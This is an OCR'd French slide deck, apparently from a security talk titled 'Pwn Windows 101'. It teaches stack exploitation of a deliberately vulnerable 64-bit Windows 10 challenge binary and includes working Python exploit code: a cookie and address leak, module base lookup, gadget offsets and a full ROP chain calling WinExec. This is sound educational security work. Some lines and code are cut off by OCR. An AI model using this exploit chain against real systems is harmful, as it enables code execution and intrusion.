Pwn Windows 101

Bonjour à tous !

@Geluchat

Pentester chez Openminded

Plan du talk

1. Return to basic - Prérequis
2. Passer de Linux à Windows
3. Exploitation Userland
4. Aller plus loin (toujours plus loin)

Return to basic

Prérequis - Rappel

- Ret2libc @TheLaluka Hitch Hack 2018
- ROP – Return Oriented Programming
- Les protections les plus communes
- Les sections d’un binaire

Prérequis – Sections d'un binaire

- PLT : Contient du code permettant de résoudre les fonctions de la libc exécutées dans le binaire
- TEXT : Le code du binaire
- GOT : Contient les adresses de la libc résolues grâce à la plt
- BSS : Contient les variables statiques définies lors de la création du programme.
- DATA : Contient les données variables étant définies lors de la création du programme.

Les protections - Linux :

NX

Désactive l'exécution de la stack

ASLR

Randomize l'adresse de base des bibliothèques chargées et de la base de la stack – Flag système

SSP (canary)

Ajoute une valeur entre le buffer et le save ebp/eip qui est vérifiée avant le ret de la fonction

Les protections - Linux :


PIE

Fonctionne comme l'ASLR mais randomize aussi le binaire (plus de ROP possible)

RELRO

Empêche la réécriture de la GOT (qui contient les pointeurs vers la libc)

Rappel – Exploitation basique :




Merci Pixis !

@HackAndDo

Problème : NX (No-eXecutable) ?

Solution : Ret2libc !


Rappel : Ret2libc – Basic ROP



- Ret2libc et convention d'appel
- ASLR
- puts(adresseGOTscanf)

Rappel : ROP – Gadgets ?

- ROPgadget / Ropper
- instruction1; instruction2; instruction-n; ret
- PopXret



Fin des prérequis

Vous êtes toujours là ?

On passe aux choses sérieuses !


Passer de Linux à Windows

2) Passer de Linux à Windows

Pourquoi Windows ?

2) Passer de Linux à Windows

- Un
- Ma



Documentation sur le sujet

Rien...

Documentation sur le sujet

…ou presque !

Documentation sur le sujet

- Corelan (2008, Windows XP 32 bits)
- FuzzySecurity (Windows XP 32 bits)
- Rien pour de l'userland ☹

Solution : Tester par soi même (et lire la documentation de Windows)

Les protections - Windows :

DEP

Equivalent du **NX**

Désactive l'exécution de la stack

GS Cookie

Equivalent de la **SSP**

Ajoute une valeur entre le buffer et le save ebp/eip qui est vérifiée avant le ret de la fonction


SafeSEH


Vérifie les entrées de la SEH (liste chainée gérant les exceptions)


Les protections - Windows :

ASLR / PIE

- Pas de flag sur le système – lié au binaire / modules
- Mix des deux protections
- Ne change pas entre les exécutions
- Défini au démarrage de la machine
- Les DLL partagent les mêmes adresses entre les binaires




Propriétés de : chall (2).exe (9992)
Handles
GPU
Disk and Network
Comment
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Name
Base address
Size
Description
chall (2).exe
0x7ff670130000
28 kB
kernel32.dll
0x7ffed7320000
712 kB
DLL du client API BASE Windo...
KernelBase.dll
0x7ffed57a0000
2,45 MB
DLL du client API BASE Windo...
locale.nls
0x273d42c0000
788 kB
ntdll.dll
0x7ffed93b0000
1,88 MB
DLL Couche NT
ucrtbase.dll
0x7ffed5ad0000
0,98 MB
Microsoft® C Runtime Library
vcruntime140.dll
0x7ffec3e20000
92 kB
Microsoft® C Runtime Library
Close


Propriétés de : python.exe (3844)
Handles
GPU
Disk and Network
Comment
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Name
Base address
Size
Description
python.exe
0x1cdf0000
48 kB
advapi32.dll
0x7ffed8cb0000
644 kB
API avancées Windows 32
bcryptprimitives.dll
0x7ffed6520000
488 kB
Windows Cryptographic Primiti...
cfgmgr32.dll
0x7ffed64d0000
292 kB
Configuration Manager DLL
combase.dll
0x7ffed6c00000
3,14 MB
Microsoft COM pour Windows
fltLib.dll
0x7ffed5770000
40 kB
Bibliothèque de filtres
gdi32.dll
0x7ffed6bd0000
160 kB
GDI Client DLL
gdi32full.dll
0x7ffed6640000
1,57 MB
GDI Client DLL
imm32.dll
0x7ffed6840000
180 kB
Multi-User Windows IMM32 AP...
kernel.appcore.dll
0x7ffed56c0000
68 kB
AppModel API Host
kernel32.dll
0x7ffed7320000
712 kB
DLL du client API BASE Windo...
KernelBase.dll
0x7ffed57a0000
2,45 MB
DLL du client API BASE Windo...
KernelBase.dll.mui
0x3200000
1,39 MB
DLL du client API BASE Windo...
locale.nls
0xcb0000
788 kB
msvcp_win.dll
0x7ffed65a0000
636 kB
Microsoft® C Runtime Library
msvcr90.dll
0x500c0000
652 kB
Microsoft® C Runtime Library
msvcrt.dll
0x7ffed8890000
632 kB
Windows NT CRT DLL
ntdll.dll
0x7ffed93b0000
1,88 MB
DLL Couche NT
ole32.dll
0x7ffed6930000
1,32 MB
Microsoft OLE pour Windows
oleaut32.dll
0x7ffed70b0000
776 kB
OLEAUT32.DLL
powrprof.dll
0x7ffed5720000
304 kB
DLL d'assistance du profil d'ali...
profapi.dll
0x7ffed5700000
124 kB
User Profile Basic API
psapi.dll
0x7ffed8930000
32 kB
Process Status Helper
python27.dll
0x776c0000
3,41 MB
Python Core
pywintypes27.dll
0x1e7a0000
156 kB
rpcrt4.dll
0x7ffed6a90000
1,14 MB
Runtime d'appel de procédure ...
Close

Les protections - Résumé :

- ASLR/PIE
- DEP
- GS
- SafeSEH

RELRO ?

Import Address Table (IAT) | Read-Only


Exploitation

Cible

- Binaire vulnérable 64 bits
- Windows 10 RS4 – Full Patch

C’est parti !

Les protections du binaire :




Le code du binaire :

```
int main(int argc, char **argv)
{
    unsigned int real_size;
    char badbuffer[64];
    for (int i = 0; i < 2; i++)
    {
        _write(1, "Size : ", 7);
        scanf("%u", &real_size);
        _write(1, "Input : ", 8);
        scanf("%s", badbuffer);
        _write(1, badbuffer, real_size);
        _write(1, "Done\n", 5);
    }
    return 0;
}
```

Plan d’exploitation :

- Récupération du canary/cookie - bypass **GS protection**
- Récupération de l'adresse de retour
- Récupération des adresses de ntdll.dll et kernel32.dll - bypass **ASLR/PIE**
- Calcul ROPchain
- Call scanf - bypass **DEP**
- Ret2DLL WinExec - bypass **DEP**.

Test :


C:\Users\IEUser\Desktop\chall (2).exe
Size : 200
Input : aaaa
aaaa
403
Done
Size :

Tes

- Le
- By

```python
from struct import pack,unpack
from subprocess import Popen, PIPE

process=0

def getProcess():
    global process
    process = Popen([r'./chall.exe'], stdin=PIPE, stdout=PIPE)

def getLeak():
    global process
    process.stdin.write(str(600)+"\n")
    process.stdin.write("a"*60+"\n")
    return process.stdout.readline()

def printLeak(leak):
    for i in range(0,len(leak)/8,8):
        print hex(unpack('<Q',leak[i:i+8])[0])
```

```
getProcess()
leak=getLeak()[79:]
#printLeak(leak)

cookie=unpack('<Q',leak[:8])[0]
ret_addr=unpack('<Q',leak[0x18:0x20])[0]
base_addr=ret_addr-0x36c # offset address after call main

print("[+] chall.exe base address : 0x%x"     % base_addr)
print("[+] ret address : 0x%x"                % ret_addr)
print("[+] cookie value : 0x%x"               % cookie)
```

Plan d’exploitation :

- ~~Récupération du canary/cookie - bypass **GS protection** ;~~
- ~~Récupération de l'adresse de retour~~
- Récupération des adresses de ntdll.dll et kernel32.dll - bypass **ASLR/PIE**.

Comment ?

Avec l’API Windows (et ça marche en Python !)

```
import win32process
import win32api
import os

processHandle = 
modules = win32p
processHandle.cl

print '\n'.join(

ntdll_base=modul
kernel32_base=mo

print("[+] ntdll
print("[+] kernel32.dll base address : 0x%x"  % kernel32_base)
```

Plan d’exploitation – Rappel :

- ~~Récupération du canary/cookie - bypass **GS protection**~~
- ~~Récupération de l'adresse de retour~~
- ~~Récupération des adresses de ntdll.dll et kernel32.dll - bypass **ASLR/PIE**~~
- Calcul ROPchain
- Call scanf - bypass **DEP**
- Ret2DLL WinExec - bypass **DEP**.

Création de la Ropchain :

- Convention __fastcall
- Rcx, rdx, r8 et r9
- Shadow Space (32 bytes)
- La suite des arguments : après le shadow space
- **Stack alignée sur 16 bytes**

Schéma de la stack lors d'un appel

```
+-------------------------+    rcx = 1er argument, rdx = 2ème argument
|      Called function    |    r8  = 3ème argument, r9 = 4ème argument
+-------------------------+
|       Return addr       |
+-------------------------+
|     Shadow space * 4    |
+-------------------------+
|     4+n argument * X    |    X peut être égale à zéro
+-------------------------+
```

Création de la Ropchain :

```
scanf(‘%s’,&data)
WinExec(&data,1)
```

```
UINT WINAPI WinExec(
  _In_ LPCSTR lpCmdLine,
  _In_ UINT   uCmdShow // 0 = Hide , 1 = Visible
);
```

Création de la Ropchain - Gadgets :

rp++ (@0vercl0k)

```
rp-win-x64.exe --file=ntdll.dll --rop=16 > gadgetndtll
```

```
0x18008d03d: pop rcx ; ret  ;  (1 found)
0x18008aa07: pop rdx ; pop r11 ; ret  ;  (1 found)
```

Oups pas de chance !

Création de la Ropchain - Gadgets :

- **Alignement de la stack sur 16 bytes**
  - Stack 0x8,0x10, 0x18, 0x20 etc
  - Il nous faut un 0xX0
  - Gadget ret
- **Shadow Space**
  - Gadget pop pop pop pop ret – pop4ret

```
0x1800f5510: ret  ;  (1 found)
0x1800e31de: pop r14 ; pop r13 ; pop rdi ; pop rsi ; ret  ;  (1 found)
```

Création de la Ropchain - Fonctions :

```
.text:0000000140001010 ; =============== S U B R O U T I N E =======================================
.text:0000000140001010
.text:0000000140001010
.text:0000000140001010 ; int scanf(const char *const _Format, ...)
.text:0000000140001010 scanf           proc near               ; CODE XREF: main+43↓p
.text:0000000140001010                                         ; main+6B↓p
.text:0000000140001010                                         ; DATA XREF: ...
.text:0000000140001010
.text:0000000140001010 var_28          = qword ptr -28h
.text:0000000140001010 arg_0           = qword ptr  8
.text:0000000140001010 arg_8           = qword ptr  10h
.text:0000000140001010 arg_10          = qword ptr  18h
.text:0000000140001010 arg_18          = qword ptr  20h
.text:0000000140001010
.text:0000000140001010                 mov     [rsp+arg_0], rcx
.text:0000000140001015                 mov     [rsp+arg_8], rdx
.text:000000014000101A                 mov     [rsp+arg_10], r8
.text:000000014000101F                 mov     [rsp+arg_18], r9
.text:0000000140001024                 push    rbx
.text:0000000140001025                 push    rsi
.text:0000000140001026                 push    rdi
.text:0000000140001027                 sub     rsp, 30h
.text:000000014000102B                 mov     rdi, rcx
.text:000000014000102E                 lea     rsi, [rsp+48h+arg_8]
```

```
.text:000000018005E750 ; =============== S U B R O U T I N E =======================================
.text:000000018005E750
.text:000000018005E750
.text:000000018005E750 ; UINT __stdcall WinExec(LPCSTR lpCmdLine, UINT uCmdShow)
.text:000000018005E750                 public WinExec
.text:000000018005E750 WinExec         proc near               ; DATA XREF: .rdata:off_18008EF88↓o
.text:000000018005E750                                         ; .pdata:00000001800AE4B8↓o
.text:000000018005E750
.text:000000018005E750 cbSize          = qword ptr -118h
.text:000000018005E750 dwCreationFlags = dword ptr -110h
.text:000000018005E750 var_108         = qword ptr -108h
.text:000000018005E750 var_100         = qword ptr -100h
.text:000000018005E750 lpStartupInfo   = qword ptr -0F8h
.text:000000018005E750 lpProcessInformation= qword ptr -0F0h
.text:000000018005E750 Value           = dword ptr -0E8h
.text:000000018005E750 Size            = qword ptr -0E0h
.text:000000018005E750 ProcessInformation= _PROCESS_INFORMATION ptr -0D8h
.text:000000018005E750 var_8           = byte ptr -8
.text:000000018005E750
.text:000000018005E750                 mov     rax, rsp
.text:000000018005E753                 mov     [rax+10h], rbx
.text:000000018005E757                 mov     [rax+18h], rsi
.text:000000018005E75B                 mov     [rax+20h], rdi
.text:000000018005E75F                 push    rbp
```

Création de la Ropchain - Calculs :

```
winexec_addr=kernel32_base + 0x5E750
scanf_addr=base_addr + 0x10
poprcx=ntdll_base + 0x8d03d
poprdxr11=ntdll_base + 0x8aa07
retgadget=ntdll_base + 0xf5510
pop4ret=ntdll_base + 0xe31de
s_addr=base_addr + 0x126c
data_addr=base_addr + 0x2600
```

Création de la Ropchain - ROPchain :

```
ropchain="a"*64 + pack('<Q',cookie) + "b"*16
#scanf("%s",data_addr);
ropchain+=pack('<Q',poprcx) + pack('<Q',s_addr)
ropchain+=pack('<Q',poprdxr11) + pack('<Q',data_addr) +"a"*8
ropchain+=pack('<Q',scanf_addr) + pack('<Q',pop4ret)
ropchain+="b"*0x20
#WinExec(data_addr,1);
ropchain+=pack('<Q',poprcx) + pack('<Q',data_addr)
ropchain+=pack('<Q',poprdxr11) + pack('<Q',1) + "a"*8
ropchain+=pack('<Q',retgadget) + pack('<Q',winexec_addr)
ropchain+=pack('<Q',ret_addr)
```

It’s show time !

Bilan

- L’exploitation de binaire sous Windows 10 64bits n’est pas si complexe (même si elle est très mal documentée)
- Protections par défauts insuffisantes
- Faire du pwn Windows, c’est fun ! ☺
- Blog : https://www.dailysecurity.fr pour trouver 2 challenges de pwn Windows

Aller plus loin

Aller plus loin

- KernelLand : Les docs kernels sont beaucoup plus simples à trouver
- Transitions Linux vers Windows très simple
- VirtualKD / WinDBG
- HEVD (HackSys Extreme Vulnerable Driver)

Merci !

Des questions?

Vous pouvez me retrouver sur Twitter @Geluchat